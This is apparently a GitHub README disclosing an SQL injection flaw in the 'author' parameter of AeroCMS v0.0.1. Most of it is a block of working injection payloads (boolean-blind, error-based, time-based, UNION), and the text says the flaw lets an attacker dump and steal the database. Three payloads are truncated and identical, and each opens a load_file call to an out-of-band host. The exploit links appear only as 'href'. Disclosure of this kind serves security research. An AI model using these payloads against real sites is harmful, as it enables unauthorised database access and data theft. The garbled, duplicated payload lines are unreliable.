
nu11secur1ty Update README.MD ... on Aug 27 History

..

Docs	3 months ago
README.MD	3 months ago

README.MD

AeroCMS-v0.0.1-SQLi



Description:

The `author` parameter from the AeroCMS-v0.0.1 CMS system appears to be vulnerable to SQL injection attacks. The malicious user can dump-steal the database, from this CMS system and he can use it for very malicious purposes.

STATUS: HIGH Vulnerability

[+]Payload:

```
---
Parameter: author (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: author=-5045' OR 8646=8646 AND 'YeVm'='YeVm&p_id=4

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: author=admin'+(select load_file('\\\\7z7rajg38ugkp9dswbo345g0nrtkha518p

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: author=admin'+(select load_file('\\\\7z7rajg38ugkp9dswbo345g0nrtkha518p

    Type: UNION query
    Title: MySQL UNION query (NULL) - 10 columns
    Payload: author=admin'+(select load_file('\\\\7z7rajg38ugkp9dswbo345g0nrtkha518p
---
```

Reproduce:

href

Proof and Exploit:

href